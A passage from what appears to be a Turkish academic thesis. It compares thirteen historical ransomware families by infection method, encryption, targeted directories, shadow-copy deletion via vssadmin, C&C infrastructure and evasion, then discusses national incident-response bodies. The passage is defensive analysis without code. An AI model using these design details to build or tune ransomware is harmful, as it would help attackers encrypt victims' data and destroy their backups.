- Pasif yaklaşımlarla kendini koruma yöntemleri
- Aktif yaklaşımlarla kendini koruma yöntemleri

başlıklarında sınıflandırma yapılan bir yaklaşımdır. Tez'in bu bölümünde, literatür bölümünde detaylı olarak aktarılan, günümüze dek gerçekleşmiş en önemli fidye saldırıları için Anahtar karakteristiği yaklaşımı uygulanarak, benzerlikler ve farklılıklar ortaya konulmuştur.

WannaCry fidye zararlısı kullandığı zaafiyet (MS17_010) ve exploit (ETERNALBLUE) açısından büyük yankı uyandırmış ve kendisinden sonraki fidye yazılımlarını saldırı mekanizması açısından etkilemiştir. Petya/NonPetya saldırısı da SMB açığını kullanarak aynı exploit ile başlatılmıştır. Her iki fidye yazılımı da Microsoft işletim sistemlerini hedef almış ve global çapta etki yaratmıştır. WannaCry saldırı mekanizmasında var olan Komuta&Kontrol bağlantısı 2013 yıllında yapılan Cyrptowall saldırısı ile benzerlik göstermiştir. Cyrptowall da WannaCry gibi Komuta&Kontrol sunucusuna bağlanmak için TOR Onion yapısını kullanmıştır.

WannaCry saldırısının ikinci varyantı olan Petya/NonPetya saldırısı, aynı zamanda Mart 2016 da yapılan Petya saldırısındaki MFT (Master File Table) şifrelemesi ile benzerlik taşımaktadır.

1990 yılından 2017 yılına kadar gerçekleştirilmiş önemli fidye saldırıları farklı yaklaşımlar özelinde incelendiğinde birçok benzer özelliğinin olduğu görülmüştür. Aşağıda ki alt

başlıklarda detayları verilen fidye saldırıları Anahtar Karakteristiği Yaklaşımına göre inceleme yapılmıştır [25].

6.1. Bulaşma Yöntemi

Fidye saldırılarının etki alanını belirleyen en önemli özelliklerden birisi bulaşma yaklaşımıdır. Geliştirilen zararlı yazılımın sistemlere nasıl bulaşacağı en büyük problemdir. Özellikle gelişen antivirus programları, sosyal mühendislik yöntemlerine karşı alınan önlemler, kurban ile iletişim aracı olarak kullanılan ortamlarda alınan önlemler (e-posta, web sitesi, dosya paylaşım platformları) bulaşmayı çok zor hale getirmiştir. Bundan dolayı fidye saldırıları incelendiğinde her geçen yıl yeni yaklaşımların geliştirildiği görülmüş ve yeni arayışlar ortaya çıkmıştır. Aşağıda önemli etkiye sahip fidye saldırılarının bulaşma yöntemi olarak kullandıkları yaklaşımlar yer almaktadır.

i. PC Cyborg: CD dağıtımı ile yayılmıştır.
ii. VaultCrypt: zararlı javascript eklentisi içeren spam mesajı ile kurbanlarına yayılmıştır.
iii. TeslaCrypt: bir web sitesi exploiti üzerinden bulaşmıştır.
iv. NanoLocker: Net olarak nasıl bulaştığı bilinmemektedir.
v. Linux.Cryptor: Magento platform üzerinden bulaşmıştır.
vi. Simplelocker: Android işletim sistemi üzerinde geliştirilen fake uygulamalar ile bulaşmıştır.
vii. OSX/KeRanger-A: ele geçirilen websiteleri üzerinden bulaşmıştır.
viii. WannaCry: EternalBlue 0. Gün exploiti ile bulaşmıştır.
ix. Petya: CVE-2017-0199 exploiti kullanılarak yayılmıştır.
x. NotPetya: EternalBlue and EternalRomance exploitleri ile yayılmıştır.
xi. Cerber: Oltalama saldırısı ile bulaşmıştır.
xii. Spora: Oltalama saldırısı ile bulaşmıştır.
xiii. Serpent: Oltalama saldırısı ile bulaşmıştır.

6.2. Etkili Olduğu Platform ve Dosya Yapısı

Fidye saldırıları amacına bağlı olarak bazı platformlara özel geliştirilmiştir. 1990 yılından itibaren yüksek sayıda Windows işletim sistemi kullanıldığı düşünüldüğünde fidye

saldırılarının da Windows işletim sisteminde çalışacak şekilde programlandığı görülmektedir. 2000 yılından itibaren yayılan Linux kullanımı da beraberinde windows işletim sistemi ile karşılaştırıldığında çok fazla olmasada önemli fidye saldırıları ortaya çıkarmıştır. Günümüzde kullanılan cihazların yaygınlaşmasıyla beraber, android işletim sistemlerinde, Mac Os X'de de fidye saldırıları gerçekleştirilmektedir. Ayrıca saldırıda kullanılan dosyanın uzantısı da saldırının tespitinde önemli bir parametredir. Özellikle yetki yükseltmek için gerekli görülen izinlerin exe formatında dosya çalıştırılarak alınmaya çalışıldığı bilinmektedir. Antivirüs firmalarının dosya format özelinde çok fazla çalışma gerçekleştirmesi sebebiyle, farklı formatta fidye saldırılarının geliştirildiği görülmektedir.

Fakat WannaCry ile birlikte gelen 0. Gün açıklıklarının kullanılmasının getirdiği avantajlar bu sorunları geçici olarak ortadan kaldırmıştır.

i. PC Cyborg: Windows/BAT
ii. VaultCrypt: Windows/BAT
iii. TeslaCrypt: Windows/EXE
iv. NanoLocker: Windows/EXE
v. Linux.Cryptor: Linux/ELF
vi. Simplelocker: Android/APK
vii. OSX/KeRanger-A: MacOSX
viii. WannaCry: Windows/EXE
ix. Petya:Windows/EXE
x. NotPetya:Windows/EXE
xi. Cerber: Windows/EXE
xii. Spora: Windows/EXE
xiii. Serpent: Windows/EXE

6.3. Dosya Şifreleme ve Oturum Anahtarı Şifreleme Yaklaşımları

Fidye saldırılarının temelini kurbanların önemli dosyalarının şifrelenmesi ve şifrelenmiş dosyaların saldırı yapan şahıslara para ödenmeden açılamaması kavramı oluşturduğu için, fidye saldırılarında istenilen amacın elde edilebilmesi için en önemli unsurlardan bir diğeri de dosyaların şifrelenmesi ve kurban ile iletişim kurulan oturum'un şifrelenmesinde kullanılan anahtardır. Dosya şifrelemesinde kullanılan yaklaşım çözülebilirse veya şifreleme

anahtarları kurban tarafından elde edilebilirse kolaylıkla şifrelenen dosyalar açılabilir. Yine oturum anahtarı kurban veya siber güvenlik uzmanlarınca elde edilirse saldırganların yakalanma riskini arttırır, para transferini ve devamında şifrelenen dosyanın çözülmesini engeller. Fidye saldırısını gerçekleştiren şahıs için 2 durumda en istenmeyecek durumlardandır. Aşağıda şifreleme yaklaşım adımlarına yer verilmiştir.

i. PC Cyborg: dosya şifreleme yaklaşımı hakkında net bir bilgi yok. Oturum anahtarı şifrelenmiyor.
ii. VaultCrypt: dosyalar GnuPG aracı kullanılarak oluşturulan RSA-1024 ile şifreleniyor. Oturum anahtarı da yine aynı yaklaşımla şifreleniyor.
iii. TeslaCrypt: dosyalar OpenSSL kullanılarak oluşturulan AES-256-CBC ile şifrelenmektedir. Oturum anahtarı ise ECDH yaklaşımı kullanılarak hesaplanmakta ve Komuta & Kontrol sunucusuna gönderilip şifrelenen dosyanın başlık alanında saklanmıştır.
iv. NanoLocker: AES-256-CBC ile dosyalar şifrelenmiştir. Bitcoin işlemlerinin bilgilerini içerir notlar base64 ile şifrelenerek gönderilmiş, oturum anahtarı ise RSA-1024 kullanılarak şifrelenmiştir.
v. Linux.Cryptor: PolarSSL kullanılarak oluşturulan AES-128-CBC ile dosyalar şifrelenmiştir. RSA-1024 ile oturum anahtarı şifrelenmiştir.
vi. Simplelocker: cryptolib kullanılarak oluşturulan AES-128-CBC ile dosyalar şifrelenmiştir. Oturum anahtarı AES ile şifrelenmiş olup, anahtar her kurban için sabit tutulmuş ve "jndlasf074hr" olarak belirlenmiştir.
vii. OSX/KeRanger-A: AES-256-CBC ile dosyalar şifrelenmiştir. RSA-2048 ile AES kullanılarak şifrelenmiş rastgele sayılar üzerinden oturum anahtarı şifrelenir.
viii. WannaCry: AES-128-CBC ile dosyalar, RSA-2048 ile oturum anahtarı şifrelenir.
ix. Petya: Salsa20-256 kullanarak MFT ile şifrelenmiştir.
x. NotPetya: AES-128-CBC kullanarak MFT ile şifrelenmiştir.
xi. Cerber: RC4-128 ile dosyalar, RSA-880 ve RSA-2048 ile oturum anahtarı şifrelenir.
xii. Spora: AES-256-CBC ile dosyalar, RSA-1024 ile oturum anahtarı şifrelenir.
xiii. Serpent: AES-256-CBC ile dosyalar, RSA-2048 ile oturum anahtarı şifrelenir.

6.4. Şifreleme Lokasyonu

Fidye saldırılarının başarıya ulaşması için olabildiği kadar önemli belgeyi şifrelemiş olması gerekmektedir. Fakat her dosyanın şifrelenmesi beraberinde hem sistemsel zorluklar getirmekte hem de saldırganların tespiti noktasında iz bırakılmasına neden olabilmektedir. Bundan dolayı gerçekleştirilen saldırılarda önemli belge, bilgilerin saklanabileceği alanlar tercih edilmeye çalışılmıştır. Aşağıda maddeler halinde şifrelenen dizinlere ilişkin bilgiler yer almaktadır. Genelde şifrelenmeyen dizinler belirtilip geri kalanın şifrelendiği gösterilmiştir.

i. PC Cyborg: C dizinini şifrelemiştir.
ii. VaultCrypt: windows işletim sistemi dosyaları, framework64 dosyası, Intel'in koştuğu dosyalar hariç bütün dosyalar.
iii. TeslaCrypt: Windows, Program Files ve Application Data hariç bütün dizinler ve dosyalar şifrelenmiştir. Şifreli dosyalar paylaşım klasörü altına konmuştur ve diskteki yerinden silinmiştir.
iv. NanoLocker: Net bir bilgi bulunmamaktadır.
v. Linux.Cryptor: Aşağıda sıralanan dizinlerin altındaki dosyalar şifrelenmiştir. /home, /root, /var/lib/mysql, /var/www, /etc/nginx, /etc/apache2, /var/log
vi. Simplelocker: SD karttaki dosyalar şifrelenmiştir.
vii. OSX/KeRanger-A: Users ve Volumes alanlarının altındaki her dosya şifrelenmiştir.
viii. WannaCry: "\\" dizini, "$\" dizini, Intel, ProgramData WINDOWS, Program Files, Program Files (x86), AppData\Local\Temp, Local Settings\Temp, Temporary Internet Files, Content.IE5 hariç her alan şifrelenmiştir.
ix. Petya: MFT
x. NotPetya: MFT
xi. Cerber: sıralanan dizinler hariç her alan şifrelenmiştir. $getcurrent, $recycle.bin, $windows.~bt, $windows.~ws, boot, documents and settings\all users\, documents and settings\default user, documents and settings\localservice, documents and settings\networkservice, intel, msocache, perflogs program files (x86), program files, programdata, recovery, recycled, recycler, system volume information, temp, windows.old, windows10upgrade, windows, winnt, appdata\local, appdata\locallow, appdata\roaming, local settings, public\music\sample music, public\pictures\sample pictures, public\videos\sample videos, TOR browser

xii. Spora: appdata, games, program files, program files (x86), windows hariç her dizin şifrelenmiştir.
xiii. Serpent: Program files (x86), program files, TOR browser, windows, programdata, $recycle.bin hariç her dizin şifrelenmiştir.

Fidye yazılımları için şifreleme lokasyonları, kurbanların önemli belgelerinin şifrelenmesini sağlama beraberinde de işleyişi bozmadan iz bırakma ihtimalini en düşük seviyeye indirme açısından son derece önemli bir özelliktir.

6.5. Silinen Yedekler

Fidye saldırılarının bazıları sadece şifrelemede kullandığı özel ve genel anahtarları silmiş ve o bilgilerin tutulduğu hafıza alanını rastgele karakterlerle doldurmuş, pointer bilgisini de silmiştir. Bazıları ise şifrelediği dosyaların da gölge kopyalarını yada orjinallerini silmişlerdir. Aşağıda maddeler halinde farklı saldırıların yaklaşımları belirtilmiştir.

i. PC Cyborg: silme işlemi yapmamıştır.
ii. VaultCrypt: SDelete veya Cipher tools ile anahtarların oluşturulduğu dosyayı wipe'lama işlemine tabi tutmuştur. Tamamen silmiştir.
iii. TeslaCrypt: vssadmin.exe dosyası ile dosyaların gölge kopyalarını (shadow copies) silmiştir.
iv. NanoLocker: bilinmemektedir.
v. Linux.Cryptor: bilinmemektedir.
vi. Simplelocker: bilinmemektedir.
vii. OSX/KeRanger-A: geri yükleme mekanizmasını siler.
viii. WannaCry: vssadmin.exe dosyası ile dosyaların gölge kopyalarını (shadow copies) silmektedir.
ix. Petya: bilinmemektedir.
x. NotPetya: bilinmemektedir.
xi. Cerber: bilinmemektedir.
xii. Spora: vssadmin.exe dosyası ile dosyaların gölge kopyalarını (shadow copies) şiler
xiii. Serpent: WMIC ve Cipher araçları kullanılarak gölge kopyaları silinmiş ve orjinal dosyaları geri yüklemiştir.

6.6. Komuta&Kontrol (K&K) Sunucuları

Fidye saldırılarında Komuta&Kontrol sunucuları kurban ile iletişimin sağlandığı, para transferi için kurbana gönderilen ses veya yazı dosyasının iletildiği, saldırganların izini kaybettirmek için kullandığı sunuculardır. K&K sunucuları bazı fidye saldırılarında sadece iletişim kurmak için, bazılarında ise iletişim kurmak, para transferini sağlamak ve şifrelemede kullanılan özel anahtarın saklanmasını sağlamakta kullanılır. K&K sunucuları saldırıyı gerçekleştiren saldırganların tespitini zorlaştıran en büyük etken olduğu için, saldırganlar açısından hayati öneme sahip olan sunuculardır. Her türlü güvenlik önlemi alınarak iletişim kurulmaktadır. Aşağıda maddeler halinde verilen önemli fidye saldırılarının K&K sunucusu açısından incelemesi yer almaktadır.

i. PC Cyborg: K&K sunucusu bulunmamaktadır.
ii. VaultCrypt: http://revault.me adresini K&K olarak kullanmıştır.
iii. TeslaCrypt: K&K sunucusunun adresi AES-256-CBC kullanılarak şifrelenmiştir.
iv. NanoLocker: K&K sunucusu olarak (52.91.55.122) IP adresli sunucu kullanılmıştır. 1. Ping bu sunucuya atılıp bitcoin transfer işlemi için bilgi iletilmektedir. 2. Ping de bu sunucuya atılır. 2. Ping ise şifrelemenin başarılı olarak gerçekleştirildiği anlamına gelmektedir.
v. Linux.Cryptor: bilinmemektedir.
vi. Simplelocker: K&K sunucusu TOR üzerinde kurulmuştur. (http://xeyocsu7fu2vjhxs.onion/),
vii. JSON formatında kullanıcı verileri aktarılmaktadır. Sunucu iletişimi sadece bu TOR üzerindeki sunucudan sağlanmaktadır.
viii. OSX/KeRanger-A: K&K sunucusunun görevi TOR ağında ki farklı sunucular kullanılarak gerçekleştirilmektedir.
ix. WannaCry: K&K sunucusunun görevi TOR ağında ki farklı sunucular kullanılarak gerçekleştirilmektedir.
x. Petya: Tespit edilememiştir.
xi. NotPetya: Tespit edilememiştir.
xii. Cerber: IP'leri verilen sunucular (77.12.57.0/27, 19.48.17.0/27, 87.98.176.0/22) iz kaybettirmek için kullanılmıştır. Önce bu sunuculara bağlantı kurulmuş ardından 6893 portu kullanılarak K&K sunucusuna bağlanılmıştır.

xiii. Spora: K&K sunucusunun görevi TOR ağında ki farklı sunucular kullanılarak gerçekleştirilmektedir.
xiv. Serpent: K&K sunucusunun görevi TOR ağında ki farklı sunucular kullanılarak gerçekleştirilmektedir.

6.7. Şifre Çözme Servisi

Fidye saldırılarında bir diğer etmen de şifrelenen dosyanın eski haline getirilmesidir. Saldırganlar para transferinin akabinde dosyayı eski haline getirmemeleri durumunda diğer kurbanlardan para elde edemezler. Şifre çözme adımı bu açıdan önemlidir. Fakat asıl önemli etmen şifre çözmede kullanacağı özel anahtar bilgisini ve algoritmayı ortaya çıkaracak kodu nerede tuttuğu ve nasıl kullandığıdır. Kurbanlar veya siber güvenlik uzmanları tarafından algoritmanın elde edilmesi veya anahtar bilgisinin elde edilmesi durumunda şifre kolaylıkla kırılıp dosya kurtarılabilmektedir. Aşağıda maddeler halinde verilen fidye saldırılarının şifre çözme yaklaşımı açısından incelemesi yer almaktadır.

i. PC Cyborg: şifre çözme yaklaşımı yer almamıştır.
ii. VaultCrypt: TOR ağında gerçekleştirilmektedir.
iii. TeslaCrypt: TOR ağında gerçekleştirilmektedir.
iv. NanoLocker: Bitcoin transfer ve bilgilendirme işlemi sırasında gerçekleşmektedir.
v. Linux.Cryptor: TOR ağında gerçekleştirilmektedir.
vi. Simplelocker: cryptolocker yazılımının içerisinde şifre çözme yaklaşımı yer almaktadır.
vii. OSX/KeRanger-A: TOR ağında gerçekleştirilmektedir.
viii. WannaCry: TOR ağında gerçekleştirilmektedir.
ix. Petya: TOR ağında gerçekleştirilmektedir.
x. NotPetya: n/a
xi. Cerber: TOR ağında gerçekleştirilmektedir.
xii. Spora: spora.bz ve TOR ağında gerçekleştirilmektedir.
xiii. Serpent: TOR ağında gerçekleştirilmektedir.

6.8. Ödeme

Fidye saldırılarında asıl amaç çoğunlukla maddi kazanç elde etmektir. Saldırganların izinin bulunması, hızlı bir şekilde paranın transferi, kurbanların kolay para gönderebilmeleri gibi nedenler para transferinde asıl önemli olan etmenlerdir.

i. PC Cyborg: 189 $. Banka hesabına gönderilmesi talep edilmiştir.
ii. VaultCrypt: şifrelenen dosya sayısına göre Bitcoin (BTC) üzerinden ödeme alınmıştır.
iii. TeslaCrypt: $500 değerinde BTC istenmiştir. Her 60 saat geçtiğinde istenen fiyat 2 katına çıkarılmıştır.
iv. NanoLocker: 0.25 BTC talep edilmiştir.
v. Linux.Cryptor: 1 BTC talep edilmiştir.
vi. Simplelocker: MoneXy, Qiwi para transfer yaklaşımları kullanılmıştır.
vii. OSX/KeRanger-A: 1 BTC talep edilmiştir.
viii. WannaCry: $300/600 değerinde BTC talep edilmiştir.
ix. Petya: $300/600 değerinde BTC talep edilmiştir.
x. NotPetya: n/a
xi. Cerber: 0.045/0.090 BTC talep edilmiştir.
xii. Spora: şifrelenen dosya sayısına göre değişmiştir.
xiii. Serpent: 0.025/0.075 BTC talep edilmiştir.

6.9. İletişim Kurulan Dil

Fidye saldırılarının hangi ülkeye hitap ettikleri ve saldırganlar hakkında bilgi edinilmesini sağlayacak önemli etmenler arasında gösterilen, saldırganların fidye talep ettikleri ses veya yazı dosyalarında kullandıkları dildir. Global ölçekli saldırılarda ingilizce ortak dil olarak kullanılmakta olup, belirli bölge veya ülkelere yönelik gerçekleşen saldırılar ilgili ülkenin diline göre hazırlanmıştır. Aşağıda kullanılan dil aileleri ile kullanılan saldırı tipleri verilmiştir.

i. PC Cyborg: herhangi bir not bırakılmamıştır
ii. VaultCrypt: Rusça
iii. TeslaCrypt: İngilizce

iv. NanoLocker: İngilizce
v. Linux.Cryptor: İngilizce
vi. Simplelocker: Ukraynaca
vii. OSX/KeRanger-A: İngilizce
viii. WannaCry: İngilizce
ix. Petya: İngilizce
x. NotPetya: Ukraynaca
xi. Cerber: İngilizce
xii. Spora: Rusça
xiii. Serpent: İngilizce

6.10. Pasif Korunma Yöntemleri

Fidye saldırısını gerçekleştiren şahıslar kendilerinin deşifre olmaması için çeşitli önlemler almaktadırlar. Geliştirdikleri zararlı yazılımın tersine mühendislik yöntemi ile incelenmesini engellemek için obfuscation yöntemi ile karıştırma, K&K sunucuları ile kurban arasında veya arasunucular arasında trafiği şifreleme ya da genel kodu şifreleme bunlardan birkaçıdır. Aşağıda maddeler halinde verilen saldırılarda kullanılan pasif korunma yöntemleri yer almaktadır.

i. PC Cyborg: herhangi bir önlem alınmamıştır.
ii. VaultCrypt: bilinmemektedir.
iii. TeslaCrypt: kod obfuscation işlemi gerçekleştirilmiştir. Ayrıca sunucular arası trafik şifrelenmiştir.
iv. NanoLocker: base64 kullanılarak kod dönüşümü sağlanmıştır. Ayrıca kodlar paketleme (packing) işlemine tabi tutulmuştur.
v. Linux.Cryptor: bilinmemektedir.
vi. Simplelocker: bazı sürümlerinde kod obfuscation işlemi gerçekleştirilmiştir.
vii. OSX/KeRanger-A: kodlar paketleme (packing) işlemine tabi tutulmuştur.
viii. WannaCry: kodlar paketleme (packing) işlemine tabi tutulmuştur. Ayrıca şifreleme kullanılmıştır.
ix. Petya: bilinmemektedir
x. NotPetya: bilinmemektedir
xi. Cerber: kod obfuscation işlemi gerçekleştirilmiştir. Ayrıca şifreleme kullanılmıştır.

xii. Spora: kod obfuscation işlemi gerçekleştirilmiştir. Ayrıca şifreleme kullanılmıştır.
xiii. Serpent: kod obfuscation işlemi gerçekleştirilmiştir. Ayrıca şifreleme kullanılmıştır.

6.11. Aktif Korunma yöntemleri

Fidye saldırısını gerçekleştiren saldırganlar amacına ulaşmak ve kimliklerinin gizliliğini korumak için kurbanın kullandığı cihaz üzerinde de önlemler almışlardır. Literatürde aktif korunma yöntemleri olarak adlandırılan bu yöntemler, saldırganların başarıya ulaşmasında ve kimliklerinin tespit edilememesinde önem arz etmektedir. Aşağıda önemli fidye saldırılarının incelemesi sonucunda elde edilen bulgulara yer verilmektedir.


i. PC Cyborg: herhangi bir önlem alınmamıştır.
ii. VaultCrypt: bilinmemektedir
iii. TeslaCrypt: Saldırı ile birlikte "msconfig, regedit, procexp, taskmgr araçları" kullanılamaz hale getirilmiştir.
iv. NanoLocker: bilinmemektedir
v. Linux.Cryptor: bilinmemektedir
vi. Simplelocker: bilinmemektedir
vii. OSX/KeRanger-A: bilinmemektedir
viii. WannaCry: bilinmemektedir
ix. Petya: bilinmemektedir
x. NotPetya: Tespit edilenler arasında en fazla detaya sahip olunan fidye saldırılarından biridir. Öncelikle sistemde çalışan antivirüsleri kontrol eden NotPetya "avp.exe (Kaspersky AV), NS.exe (Norton Security), ccSvcHst.exe (Symantec)" dosyaları varsa şifrelemeyi gerçekleştirmez. Şifreleme gerçekleştirilemezse program kapatılır, şifreleme gerçekleştirilmez.
xi. Cerber: bilinmemektedir
xii. Spora: bilinmemektedir
xiii. Serpent: bilinmemektedir

Farklı özellikleri nedeniyle fidye yazılımları denilince akla gelen 13 farklı fidye saldırısı, 12 temel ayırt edici unsur özelinde sınıflandırılmıştır. Gerçekleştirilen sınıflandırmalar, saldırıların birbirinden etkilendiğini ortaya koymaktadır. Fidye saldırılarında iz kaybettirme, minimum risk alma, ödeme yöntemlerini çeşitlendirme, önemli dosyaları şifrelemek için farklı

yaklaşımlar geliştirme ve daha fazla kurbana erişebilme her zaman amaçlanan sonuçlardandır. Özellikle dönemsel olarak gerçekleştirilen fidye saldırıların teknik yaklaşım olarak kendini geliştirdiği söylenebilir. WannaCry fidye saldırılarında tarihinde devrim olarak nitelendirilebilmektedir. Kendisinden sonra gelen fidye saldırılarının 0. Gün zaafiyeti kullanmasından etkilendiği görülmektedir. Elde edilen sınıflandırma verileri çözüm önerilerinde kullanmıştır.

7. FİDYE YAZILIMLARINA KARŞI ALINMASI GEREKEN ÖNLEMLER

Fidye saldırıları her geçen yıl etkisini ve önemini arttırarak devam ettiren siber saldırılar arasında yer almaktadır. Fidye saldırıları başlangıçta insanların zaafiyetlerini kullanarak bulaşma yöntemlerini kullanmışlardır. Bundan dolayı akademik çalışmalarda ve siber güvenlik stratejilerinde fidye saldırılarından korunma yöntemleri olarak şahısların bilgilendirilmesi en önemli paydalardan birini oluşturmaktadır. WannaCry saldırısıyla birlikte artık fidye saldırıların 0. Gün açıklıklarını veya sistemlerdeki açıklıkları kullanarak sistemi ele geçirebildiği görülmüştür. Bu gelişmeyle birlikte kişisel önlemlerin artık önemini yavaş yavaş yitirdiği, ulusal ve kurumsal bazda önlemler alınması gerektiği ortaya çıkmıştır. Bu gelişmeyle birlikte ülkemizde de Bilgi Teknolojileri ve İletişim Kurumu (BTK) bünyesinde bulunan USOM yapısı ve USOM yapısı ile iletişim halinde olan sektörel ve kurumsal SOME yapılarının önemi daha fazla artmıştır (Bakınız Şekil 7.1).



Şekil 7.1. Ulusal siber olaylara müdahale organizasyonu [71]

USOM ülkemize yönelik gerçekleştirilen siber olaylara müdahale etmek amacıyla kurulmuş bir yapıdır. Özel sektör ve devlet kurumlarına yönelik gerçekleştirilecek siber saldırılara karşı önlem alma, bilgi akışını sağlama gibi birçok görevi yerine getirmektedir.

Çizelge 7.1. Ulusal siber olaylara müdahale organizasyonu [71]

Organizasyon	Kurulduğu Kurum / Kuruluş	Hizmet Alanı
USOM	BTK / Telekomünikasyon İletişim Başkanlığı (TİB)	Ulusal siber ortam
Sektörel SOME	• Kritik sektörü düzenleyici ve denetleyici kurumlar • Düzenleyici ve denetleyici kurumlar kuruluncaya kadar ilgili bakanlık	Kritik altyapı sektörü
Kurumsal SOME	Kamu kurum, kuruluşları ve kritik altyapı sektörlerindeki özel kurumlar	Kamu kurum, kuruluşları ve kritik altyapı sektörlerindeki özel kurumların siber ortamları

UDHB tarafından SOME'lere yönelik hazırlanmış belgeler incelendiğinde ve USOM SOME arasındaki iletişimi sağlayacak yapı özelinde paylaşılan belgeler analiz edildiğinde, SOME'lerin birbiriyle nasıl ilişki kuracağı, herhangi bir siber olay esnasında iletişim bazında ne yapması gerektiği, edinilen tecrübenin nasıl raporlanması ve kimlerle ve hangi kurumlarla paylaşılması gerektiği açıkça yazılmıştır. Ayrıca SOME personellerinin alması gereken eğitimler, hangi alanlarda çalışma yapmasının beklenildiği de belirtilmiştir. USOM yapısı incelendiğinde de SOME'lerle iletişimin kurulması yaklaşımı, bir saldırı olduğunda ilgili Kurumların veya özel sektörün uyarılma yapısı, hangi silsile ile ilgili adımların atılacağı net bir şekilde ortaya koyulmuştur.Bunun yanında alınması gereken teknik eğitimler, teknik personelin kapasitesi ve siber olaylara müdahale yaklaşımları da tanımlanmıştır.

Siber olaylara teknik olarak nasıl müdahale edileceği en önemli unsurların başında gelmektedir. Çünkü herhangi bir siber saldırı anında ilgili SOME ekibi yetersiz kalırsa, bağlı olduğu Kurumsal veya sektörel SOME'nin teknik ekibi müdahale etmeli, oda başarısız olursa USOM teknik ekibi siber saldırılara müdahale edebilmelidir. SOME, Kurumsal veya Sektörel SOME ve USOM teknik personelinin müdahale yaklaşımları, teknik kapasiteleri,

siber saldırı anında ve öncesinde alınan önlemler normal olarak herkesin erişebildiği bilgiler değildir. Çünkü bu bilgiler Ulusal siber güvenliği ilgilendiren bilgilerdir. Birçok ülkede bu bilgileri saklı tutmaktadır. Bu açıdan bakıldığında önereceğimiz yaklaşımların halihazırda USOM ve SOME yapılarında ne kadarının hangi başarımla kullanıldığı net olarak bilinememekle birlikte tavsiye niteliği taşımaktadır. Öneriler sunulmadan önce bir siber saldırı gerçekleştiğinde bu saldırıyı SOME'lerin veya USOM yapısındaki çalışanların nasıl engelleyeceği, hangi araştırmaları yapacakları, anlık akan veri üzerinde nasıl önlem alacakları hususları önem arz etmektedir. Örnek olarak WannaCry gibi bir siber saldırının Türkiye'de aktif kullanılan bir uygulamaya ait 0. Gün açıklığı ile gerçekleşmesi durumunda;

1. USOM SOME yapısının teknik olarak saldırıyı nasıl engelleyeceği,
2. Herhangi bir teknik ekibin canlı veriyi analiz ederek K&K sunucusunu tespit edip edemeyeceği,
3. K&K sunucusunun tespit edilmesi durumunda Türkiye üzerindeki kullanıcıların etkilenmesinin nasıl engelleneceği,
4. Ülkemiz kullanıcıları etkilenmiş ise nasıl bir yol izleneceği,
5. Ülkemize yönelik gerçekleşecek kapsamlı bir siber saldırıda, USOM veya SOME bünyesinde zararlı yazılım analiz edecek ekibin bulunup bulunmadığı var ise bunların görevleri,
6. Saldırı altında hangi adımların hangi sırayla atılacağı,

gibi bilgiler önceden çalışılmış olması gereken ve mümkün olan en kısa periyotta gerçek saldırıların gerçekleştirilerek test edilmesi gereken durumlardır. Ayrıca USOM ve SOME bünyesindeki personellerin teknik yeterliliklerinin nasıl denetlendiği, teknik ekiplerin kapasitesinin nasıl test edildiği de önemli diğer unsurlardır. Tabiki ifade edildiği gibi bu bilgilerin public ortamda yayımlanması uygun değildir. Bu değerlendirme kriterleri ilgili kurumlarca göz önünde bulundurulabilir. Siber saldırıların her geçen gün etkisini arttırdığı ve yaklaşımlarını geliştirdiğini göz önüne aldığımızda ülkemizdeki USOM ve SOME yapılarının rolünün ne kadar önemli olduğu görülmektedir. Özellikle saldırıların artık bireysel önlemler ile engellenmesinin çok zor olduğu da ortadadır.

Fidye yazılımları gibi küresel çapta yapılan siber saldırılar karşısında alınması gereken önlemler hem bireysel kullanıcıları hem de kurumsal ve ulusal yapıları ilgilendirmektedir. WannaCry saldırısı ile beraber saldırılar Sıfırıncı gün (Zero Day exploit) açıkları ile gerçekleştirildiği için bireysel bazda alınacak önlemler ile engellenmesi neredeyse

